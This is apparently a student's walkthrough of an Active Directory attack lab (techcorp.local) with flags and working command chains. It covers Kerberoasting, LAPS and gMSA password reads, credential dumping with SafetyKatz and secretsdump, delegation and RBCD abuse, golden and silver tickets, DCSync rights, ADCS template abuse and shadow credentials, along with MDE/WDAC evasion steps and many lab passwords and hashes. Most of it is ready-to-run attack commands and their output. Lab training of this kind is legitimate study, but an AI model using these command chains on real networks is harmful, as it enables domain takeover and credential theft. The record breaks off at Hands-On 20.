
Hands-On 2
Flag 1 - Name of Group in RestrictedGroups in Mgmt Group Policy
1
2
| # In Kali we run bloodhound-python
bloodhound-python -c All -u studentuser49 -p 'exdDM77dMVHc5CKw' -d us.techcorp.local -ns 192.168.1.2 -dc us-dc.us.techcorp.local --zip
|
1
2
| . C:\AD\Tools\PowerView.ps1
Get-DomainGPOLocalGroup
|
Flag 2 - Name of the user present in Hybrid OU
Search in Bloodhound results for the Hybrid OU
1
| Get-DomainUser -SearchBase 'OU=Hybrid,OU=Corp,DC=domain,DC=local' | Select name, samaccountname, userprincipalname
|
Hands-On 4
Flag 3 - Name of the forest with which us.techcorp.local has an External trust
1
2
3
4
| # Obtain Trusts
Get-DomainTrust
Get-Domain -Domain eu.local | Select Name, Forest
## eu.local
|
Flag 4 - Name of the forest other than us.techcorp.local with which eu.local has a trust
1
2
| Get-ForestTrust -Forest eu.local
## euvendor.local
|
Hands-On 5
Flag 5 - Name of the service abused on student vm for local privilege escalation
1
2
3
4
5
6
7
8
9
10
11
12
| # We Run PowerUp.ps1 and find the following
. .\PowerUp.ps1
## [*] Checking service permissions...
## ServiceName : ALG
## Path : C:\WINDOWS\System32\alg.exe
## StartName : LocalSystem
## AbuseFunction : Invoke-ServiceAbuse -Name 'ALG'
## CanRestart : True
sc.exe config ALG binPath = "net localgroup administrators us\studentuser49 /add"
|

Flag 6 - Name of the group that has GenericAll/FullControl rights on MachineAdmins and has studentusers as members
Flag 7 - Name of the group that MachineAdmins group is a member of on machines in the Mgmt OU

Aqui para obtener esto necesitamos ver que maquinas tienen la Mgmt OU, si miramos que maquinas són se trata únicamente de US-MGMT. Ademàs la descripcion del grupo machineadmins pone lo siguiente: Group to manage machines of the Mgmt OU. Para eso como nuestro usuario tiene GroupAll permissions sobre MachineAdmins, nos podemos añadir al grupo con bloodyAD.
1
| bloodyAD --host 192.168.1.2 -d us.techcorp.local -u studentuser49 -p 'exdDM77dMVHc5CKw' add groupMember MachineAdmins studentuser49
|
Una vez dentro podemos listar en que grupo local esta el grupo de machineadmins, que en este caso podemos suponer que se trata de Administrators.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| net localgroup "Administrators"
## Members
## --------------------------
## Administrator
## US\Domain Admins
## US\machineadmins
## US\mgmtadmin
SafetyKatz.exe "sekurlsa::evasive-logonpasswords" "exit"
## msv :
## [00000003] Primary
## * Username : mgmtadmin
## * Domain : US
## * NTLM : e53153fc2dc8d4c5a5839e46220717e5
## * SHA1 : b263624c0c88da5a05c2ab128f9867ee12148a9a
## * DPAPI : ae80e77b79bc6e15d004eed1e679a7be
|
Hands-On 6 - Kerberoasting
- Using the Kerberoasting attack, get the clear-text password for an account in us.techcorp.local domain without triggering alerts by MDI.
1
2
3
4
| GetUserSPNs.py -dc-ip 192.168.1.2 us.techcorp.local/studentuser49:'exdDM77dMVHc5CKw' -o kerberoasting_hash.txt
hashcat -m 13100 kerberoasting_hash.txt /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-100000.txt --show

## serviceaccount:Password123
|
Flag 8 - SevicePrincipalName of the user serviceaccount that we Kerberoasted
Hand-On 7 - Targeted Kerberoasting
- Determine if studentuserx has permissions to set UserAccountControl flags for any user.
- If yes, force set a SPN on the user and obtain a TGS for the user and Kerberoast it.
1
2
3
4
| ~/Tools/targetedKerberoast/targetedKerberoast.py -v -d us.techcorp.local -u studentuser49 -p 'exdDM77dMVHc5CKw' -o hashes.txt
hashcat -m 13100 hashes.txt /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-100000.txt --show
## supportXuser:Desk@123
|
Flag 9 - Password for supportXuser that we Kerberoasted
Hands-On 8 - Windows LAPS
- Identify OUs where LAPS is in use and user(s) who have permission to read passwords.
- Abuse the permissions to get the clear text password(s).
Flag 10 - The attribute of a computer object that holds password managed by LAPS in clear-text

Flag 11 - Which user or group can read clear-text credentials for Administrator of us-mailmgmt
1
2
3
4
| MATCH p = (b:Base)-[:AllExtendedRights|ReadLAPSPassword|GenericAll]->(:Computer {haslaps:true})
WHERE NOT b:Tag_Tier_Zero
RETURN p
LIMIT 1000
|
1
2
3
4
| bloodyAD --host 192.168.1.2 -d us.techcorp.local -u studentuser49 -p 'exdDM77dMVHc5CKw' get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime
## distinguishedName: CN=US-MAILMGMT,OU=MailMgmt,DC=us,DC=techcorp,DC=local
## ms-Mcs-AdmPwd: lj,43%v511kH93
## ms-Mcs-AdmPwdExpirationTime: 134130963883217769
|
Hands-On 9 - Credential Extraction
- Extract credentials of interactive logon sessions and service accounts from us-mailmgmt.
1
2
| secretsdump.py Administrator:'lj,43%v511kH93'@192.168.1.63

## us\provisioningsvc:T0OverseethegMSAaccounts!!
|
Hands-On 10 -group Managed Service Account (gMSA)
- Enumerate gMSAs in the us.techcorp.local domain.
- Enumerate the principals that can read passwords from any gMSAs.
- Compromise one such principal and retrieve the password from a gMSA.
- Find if the gMSA has high privileges on any machine and extract credentials from that machine.
- Move laterally and extract credentials on us-jump bypassing MDE.
1
2
| bloodyAD --host 192.168.1.2 -d us.techcorp.local -u provisioningsvc -p 'T0OverseethegMSAaccounts!!' get object jumpone$ --attr msDS-ManagedPassword
## msDS-ManagedPassword.NT: c1a22d0c662585bc1ee49441f6a5882f
|
1
2
| nxc smb 192.168.1.0/24 -u jumpone$ -H c1a22d0c662585bc1ee49441f6a5882f
## SMB 192.168.1.101 445 US-JUMP2 [+] us.techcorp.local\jumpone$:c1a22d0c662585bc1ee49441f6a5882f (Pwn3d!)
|
1
2
3
4
5
6
7
8
9
10
11
12
13
| evil-winrm -i 192.168.1.101 -u jumpone$ -H c1a22d0c662585bc1ee49441f6a5882f
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args asktgt /user:jumpone /rc4:c1a22d0c662585bc1ee49441f6a5882f /opsec /force /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
winrs -r:us-jump2 cmd.exe
net use \\192.168.100.49\C$ /user:us\studentuser49 exdDM77dMVHc5CKw
copy \\192.168.100.49\C$\AD\Tools\Invoke-EDRChecker.ps1 .\Invoke-EDRChecker.ps1
. .\Invoke-EDRChecker.ps1
Invoke-EDRChecker
|
1
2
3
| secretsdump.py 'jumpone$'@192.168.1.101 -hashes :c1a22d0c662585bc1ee49441f6a5882f
## us\appsvc:Us$rT0AccessDBwithImpersonation
## us\webmaster:0wnerOftheIntraNetz!
|
Flag 13 - Name of the Group Managed Service Account (gMSA)
Flag 14 - Name of the user that can read password blob for gMSA
Flag 15 - PowerShell command that we used to check WDAC/Device Guard on us-jump
1
| Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
|
Flag 16 - Product Name exampted from the WDAC policy
1
2
3
4
5
| cd C:\Windows\System32\CodeIntegrity\
ConvertTo-CIPolicy -BinaryFilePath SiPolicy.p7b -XmlFilePath SiPolicy.xml
ConvertTo-CIPolicy -BinaryFilePath DG.bin.p7 -XmlFilePath DG.bin.xml
## <Allow ID="ID_ALLOW_A_0224" ProductName="Vmware Workstation"/>
|
Flag 17 - Name of the .dll that is used for self injection
Using RWXfinder in a environment with Visual Studio and standard SDKs installations we find -> mscorlib.ni.dll
Hands-On 11 - Unconstrained Delegation
- Find a server in US domain where Unconstrained Delegation is enabled.
- Compromise that server and get Domain Admin privileges.
1
2
3
4
5
6
7
8
9
10
11
12
13

| # In US-WEB (machine with Unconstrained Delegation)
Rubeus.exe monitor /interval:5 /nowrap
# In Student49 or other machine
C:\AD\Tools\MS-RPRN.exe \\us-dc.us.techcorp.local \\us-web.us.techcorp.local
# We obtain the ticket -> doIFvDCCBbig...
# In Kali
python3 rubeustocache.py <base64_ticket> out.kirbi out.ccache
export KRB5CCNAME=out.ccache
secretsdump.py -k us-dc -no-pass
|
Flag 18 - The machine with Unconstrained Delegation in us.techcorp.local
Flag 19 - Name of the user whose credentials we extracted from us-jump and it has administrative access on us-web
Flag 20 - The logon event that Rubeus uses to monitor for TGTs
Flag 21 - Name of the high privilege user that is compromised by abusing printer bug
Hands-On 12 - Constrained Delegation with Protocol Transition
- Abuse Constrained delegation in us.techcorp.local to escalate privileges on a machine to Domain Admin.
1
2
3
| MATCH p = (:Base {trustedtoauth: true})-[:AllowedToDelegate*1..]->(:Computer)
RETURN p
LIMIT 1000
|
1
2
3
4
5
| getST.py -spn "CIFS/us-mssql" -impersonate "Administrator" us.techcorp.local/appsvc:'Us$rT0AccessDBwithImpersonation'
export KRB5CCNAME=Administrator@CIFS_us-mssql@US.TECHCORP.LOCAL.ccach
secretsdump.py -k us-mssql -no-pass
## US\dbservice:Us$r4RunningSQLSvc
|
Hands-On 13 - RBCD & Constrained Delegation without Protocol Transition
- Find a computer object in US domain where we have Write permissions.
- Abuse the Write permissions to access that computer as Domain Admin.
- Extract secrets from that machine for users and hunt for local admin privileges for the users.
- Abuse Constrained Delegation (Kerberos Only) configured on us-mgmtto compromise the us-mssql machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| # Since us-mgmt is protected we will use student49$ as a machine, if not we have to check the MAQ to see if we can add machines.
bloodyAD --host 192.168.1.2 -d us.techcorp.local -u mgmtadmin -p :e53153fc2dc8d4c5a5839e46220717e5 add rbcd 'us-helpdesk$' 'student49$'
getST.py -spn "HOST/US-HELPDESK" -impersonate "Administrator" us.techcorp.local/student49$ -hashes :959b352c97736a43d9eaf0eae8dc3297 -dc-ip us-dc
export KRB5CCNAME=Administrator@HOST_US-HELPDESK@US.TECHCORP.LOCAL.ccache
secretsdump.py -k us-helpdesk -no-pass
.\SafetyKatz.exe "sekurlsa::evasive-logonpasswords" "exit"
## * Username : helpdeskadmin
## * Domain : US
## * NTLM : 94b4a7961bb45377f6e7951b0d8630be
## * SHA1 : c13e73f3c1cccfb0e6b730afab4d2bd211e2af97
## * DPAPI : 2b21c39dca16e98467e116b7c1d3eb4c
# Kerberos Only
bloodyAD --host 192.168.1.2 -d us.techcorp.local -u us-mgmt$ -p :fae951131d684b3318f524c535d36fb2 add rbcd 'us-mgmt$' 'student49$'
getST.py -spn "CIFS/US-MGMT" -impersonate "Administrator" us.techcorp.local/student49$ -hashes :959b352c97736a43d9eaf0eae8dc3297 -dc-ip us-dc
getST.py -spn "CIFS/us-mssql" -impersonate "Administrator" -additional-ticket Administrator@CIFS_US-MGMT@US.TECHCORP.LOCAL.ccache us.techcorp.local/us-mgmt$ -hashes :fae951131d684b3318f524c535d36fb2
export KRB5CCNAME=Administrator@CIFS_us-mssql@US.TECHCORP.LOCAL.ccache
secretsdump.py -k us-mssql -no-pass
## Administrator:500:aad3b435b51404eeaad3b435b51404ee:8b9728be2a3d9f5474c9d476a7cca5e4
|
Flag 22 - Name of the user that has Write/GenericWrite permissions over the us-helpdesk computer object
Flag 23 - AES256 keys for the mgmtadmin user
1
| 32827622ac4357bcb476ed3ae362f9d3e7d27e292eb27519d2b8b419db24c00f
|
Flag 24 - Name of the user that we impersonate to access us-helpdesk
Flag 25 - SPN of the service that is used to access us-helpdesk
Flag 26 - Name of the user whose credentials are compromised from us-helpdesk
Flag 27 - AES256 keys for the helpdeskadmin user
1
| f3ac0c70b3fdb36f25c0d5c9cc552fe9f94c39b705c4088a2bb7219ae9fb6534
|
Flag 28 - Other then us-helpdesk, helpdeskadmin has administrative privileges on which other machine
Hands-On 14 - Golden Ticket
- Using the AES key of krbtgt account of us.techcorp.local, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.
1
2
| ticketer.py -aesKey 5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5 -domain-sid 'S-1-5-21-210670787-2521448726-163245708' -domain us.techcorp.local "Administrator"
## [*] Saving ticket in Administrator.ccache
|
Hands-On 15 - Silver Ticket
During the additional lab time, get command execution on the domain controller us-dc by creating silver ticket for:
1
2
3
4
5
| nxc smb 192.168.1.2 -u webmaster -p '0wnerOftheIntraNetz!' --generate-krb5-file ./krb5.conf
ticketer.py -aesKey 36e55da5048fa45492fc7af6cb08dbbc8ac22d91c697e2b6b9b8c67b9ad1e0bb -domain-sid 'S-1-5-21-210670787-2521448726-163245708' -domain us.techcorp.local -spn "HTTP/us-dc" "Administrator"
evil-winrm -i us-dc -r us.techcorp.local
|
For the WMI need 2 tickets that can be generated in the Windows Machine itself -> HOST and RPCSS.
Hands-On 16 - Persistence (Adding ACL rights)
- Later during the extra lab time:
- Check if studentuserx has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentuserx and execute the DCSync attack to pull hashes of the krbtgt user.
1
2
3
4
5
6
7
8
9
| # OverPass The Hash
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args asktgt /user:Administrator /aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e041d0278d30dc1b335 /opsec /force /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
# PowerView
Add-DomainObjectAcl -TargetIdentity "dc=us,dc=techcorp,dc=local" -PrincipalIdentity studentuser49 -Rights All -PrincipalDomain us.techcorp.local -TargetDomain us.techcorp.local -Verbose
Add-DomainObjectAcl -TargetIdentity "dc=us,dc=techcorp,dc=local" -PrincipalIdentity studentuser49 -Rights DCSync -PrincipalDomain us.techcorp.local -TargetDomain us.techcorp.local -Verbose
Add-ObjectAcl -TargetDistinguishedName "dc=us,dc=techcorp,dc=local" -PrincipalSamAccountName studentuser49 -Rights DCSync -Verbose
|
Flag 31 - Name of the attack/technique that we can run against a domain controller if we have Replication rights
Hands-On 17 - Cross Domain Attacks - ADCS
- Check if AD CS is used by the target forest and find any vulnerable/abusable templates.
- Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| # Extracting the pawadmin certificate (we can get the credentials from the dump of the domain credentials)
# Obtaining the domain DPAPI backup key.
C:\AD\Tools\Loader.exe -path C:\AD\Tools\SharpDPAPI.exe -args backupkey /nowrap
# First we need to bypass us-jump2 MDE
C:\AD\Tools\mockingjay\rcedit-x64.exe C:\AD\Tools\mockingjay\Loader.exe --set-version-string "ProductName" "Vmware Workstation"
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SharpDPAPI.exe -args certificates /pvk:<backup_key>
# Copy all text and save it to pawadmin.pem.
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\pawadmin.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\pawadmin.pfx
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args asktgt /user:pawadmin /certificate:C:\AD\Tools\pawadmin.pfx /password: /nowrap /ptt
C:\AD\Tools\Certify.exe request /ca:Techcorp-DC.techcorp.local\TECHCORP-DC-CA /template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator
# Copy all text and save it to EA.pem
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\EA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\EA.pfx
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args asktgt /user:techcorp.local\Administrator /dc:techcorp-dc.techcorp.local /certificate:C:\AD\Tools\EA.pfx /password: /nowrap /ptt
winrs -r:techcorp-dc set username
## Administrator
|
1
2
3
4
5
6
| certipy find -u 'pawadmin@us.techcorp.local' -hashes :36ea28bfa97a992b5e85bd22485e8d52 -dc-ip 192.168.1.2 -stdout -vulnerable
certipy req -u pawadmin@us.techcorp.local -hashes :36ea28bfa97a992b5e85bd22485e8d52 -target techcorp-dc.techcorp.local -ca TECHCORP-DC-CA -template ForAdminsofPrivilegedAccessWorkstations -upn 'Administrator@techcorp.local' -sid 'S-1-5-21-2781415573-3701854478-2406986946-500'
certipy auth -pfx administrator.pfx -dc-ip 192.168.1.1
## :bc4cf9b751d196c4b6e1a2ba923ef33f
|
Flag 32 - Name of the template that we found to be vulnerable
1
| ForAdminsofPrivilegedAccessWorkstations
|
Flag 33 - The value of the attribute msPKI-Certificates-Name-Flag that allows to supply SubjectName in request
1
| ENROLLEE_SUPPLIES_SUBJECT
|
Flag 34 - Name of the user who has enrollment rights in ForAdminsofPrivilegedAccessWorkstations
Hands-On 18 - Cross Domain Attacks - Unconstrained Delegation
- Abuse the Unconstrained Delegation on us-web to get Enterprise Admin privileges on techcorp.local.
1
2
3
4
5
6
7
8
9
10
11
12
13
| # In US-WEB (machine with Unconstrained Delegation)
Rubeus.exe monitor /interval:5 /nowrap
# In Student49 or other machine
C:\AD\Tools\MS-RPRN.exe \\techcorp-dc.techcorp.local \\us-web.us.techcorp.local
# We obtain the ticket -> doIFvDCCBbig...
# In Kali
python3 rubeustocache.py <base64_ticket> out.kirbi out.ccache
export KRB5CCNAME=out.ccache
secretsdump.py -k techcorp-dc -no-pass
|
Flag 35 - Name of the high privilege user that is compromised by abusing printer bug to escalate from us.techcorp.local to techcorp.local
Hands-On 19 - Shadow Credentials & WMI Filters
- Find which GPO has WMI Filter linked to it and who has modify permissions on it.
- Get GenericWrite permissions on the adconnectadmin user.
- Move adconnectadmin to the HybridConnect OU.
- Use the Shadow Credentials attack to compromise adconnectadmin user.
- Add studentusers group to the local administrators group of us-adconnect server
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| # With PowerView we search for the WMI Filters, that are stored in CN=System, CN=WmiPolicy, CN=SOM:
Get-DomainObject -SearchBase "CN=SOM, CN=WmiPolicy, CN=System, DC=us, DC=techcorp, DC=local" -LDAPFilter "(objectclass=msWMI-Som)" -Properties name,mswmi-name,mswmi-parm2 | fl
# Since a GPO knows what WMI is linked to him, we need to search for GPO that his gPCWQLFilter attribute is not none.
Get-DomainObject -SearchBase "CN=Policies, CN=System, DC=us, DC=techcorp, DC=local" -LDAPFilter "(objectclass=groupPolicyContainer)" -Properties displayname,gpcwqlfilter | fl
## displayname : HybridGPO
## gpcwqlfilter : [us.techcorp.local;{CE4A0B42-066E-4CDF-9CC3-22F07714D9CB};0]
# We can check who has permissions over this WMI Filter if we want to edit them.
Get-DomainObjectAcl -SearchBase "CN=SOM, CN=WmiPolicy, CN=System, DC=us, DC=techcorp, DC=local" -LDAPFilter "(objectclass=msWMI-Som)" -ResolveGUIDs | ? { $_.ActiveDirectoryRights -like "*WriteProperty*" }
## SecurityIdentifier: S-1-5-21-210670787-2521448726-163245708-21101
ConvertFrom-SID S-1-5-21-210670787-2521448726-163245708-21101
## US\adconnectadmin
# Adding adconnectadmin to HybridConnect OU.
Import-Module .\ADModule-master\Microsoft.ActiveDirectory.Management.dll
PS
Import-Module .\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
Get-ADUser adconnectadmin | Move-ADObject -TargetPath "OU=HybridConnect,DC=us,DC=techcorp,DC=local"
# Getting Shadow Credentials
.\Whisker.exe add /target:adconnectadmin
.\Rubeus.exe asktgt /user:adconnectadmin /certificate:<certificate> /password:"Oyzq7Eb4yF6WpkiK" /domain:us.techcorp.local /dc:US-DC.us.techcorp.local /getcredentials /show /nowrap
.\Rubeus.exe ptt /ticket:<ticket>
Set-DomainObject -Identity "{CE4A0B42-066E-4CDF-9CC3-22F07714D9CB}" -Set @{ 'mswmi-parm2' = '1;3;10;61;WQL;root\CIMv2;SELECT * FROM Win32_ComputerSystem WHERE Name LIKE "%ADCONN%";' } -Verbose
|
1
2
| # To obtain credentials from adconnectadmin
bloodyAD --host 192.168.1.2 -d us.techcorp.local -u studentuser49 -p 'exdDM77dMVHc5CKw' add shadowCredentials adconnectadmin
|
Flag 36 - Name of the GPO where WMI Filter is attached
Hands-On 20 - Cross Domain Attacks - Hybrid Identity (Entra ID)
- Find out the machine where Entra Connect is installed.
- Compromise the machine and extract the password of on-prem sync account MSOL_16fb75d0227d user in clear-text.
- Using the MSOL_16fb75d0227d user’s password, extract secrets from us-dc and techcorp-dc.
1
2
3
4
5
6
7
8
